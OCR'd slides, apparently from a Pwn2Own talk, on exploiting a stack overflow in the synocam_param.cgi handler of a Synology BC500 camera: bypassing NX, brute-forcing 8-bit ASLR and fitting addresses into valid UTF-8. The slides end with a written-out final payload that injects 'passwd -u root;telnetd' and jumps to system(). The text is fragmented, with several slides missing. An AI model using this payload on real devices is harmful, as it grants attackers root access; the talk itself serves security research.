
Jansson uses UTF-8 as the character encoding. All JSON strings must be valid UTF-8 (or ASCII, as it's a subset of UTF-8). All Unicode codepoints U+0000 through U+10FFFF are allowed, but you must use length-aware functions if you wish to embed NUL bytes in strings.

Payload is limited to valid UTF-8 characters.

Issues

- NX
- ASLR
- UTF-8

UTF-8 code points can be encoded in 1-4 bytes:




First code point	Last code point	Byte 1	Byte 2	Byte 3	Byte 4
U+0000	U+007F	0xxxxxxx			
U+0080	U+07FF	110xxxxx	10xxxxxx		
U+0800	U+FFFF	1110xxxx	10xxxxxx	10xxxxxx	
U+010000	[b]U+10FFFF	11110xxx	10xxxxxx	10xxxxxx	10xxxxxx

1 byte
2 bytes
3 bytes
4 bytes


- Introduction
- Pwn2Own Competition
- Getting Access
- Exploration
- Analysis
- **Exploit**
- Contest


Stack Not Executable

"Easy" approach:




Solution:





Do We Really Need ROP Gadgets?

Maybe not!




Issues

- NX
- ASLR
- UTF-8

Address Space Layout Randomization (ASLR)

The system is configured with 8-bit ASLR:



```
root@BC500_AD:/proc/sys/vm$ cat /proc/sys/vm/mmap_rnd_bits
8
```

0x123**45**678

↓

Random for each invocation

↓

8-bits random ➔ 256 possibilities


Issues

NX

ASLR


UTF-8

Bruteforcing?



Only **`synocam_param.cgi`** crashes!

Bruteforcing!



Little-endian

UTF-8 Validation

Vulnerable Function

0x768**XY**B34 → **YB3X** → 0x768**3C**B34

0x768**XY**B34 → **YB3X** → 0x768**2A**B34

0x768**XY**B34 → **YB3X** → 0x768**FF**B34

...

0x768**XY**B34 → **YB3X** → 0x768**XY**B34

Issues

NX

ASLR

UTF-8

0x	76	83	DB	34

It can be encoded with valid UTF-8 characters (little-endian): `\u0034\u06c3v`


Is This Approach Feasible?

Issues

- NX
- ASLR
- UTF-8

The probability of at least one success is:

- ~ 98% after sending 1000 requests.
- > 99% after roughly 1200 requests.



Final Payload

Padding


```
{"aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaara
aasaaataaauaaavaaawaaaxaaayaafaabgaabhaabiaabjaabkaablaa;passwd${IFS}-
u${IFS}root;telnetd;CCCC\u0034\u06c3v";"");
```

Enable telnet access

Address of `system` function

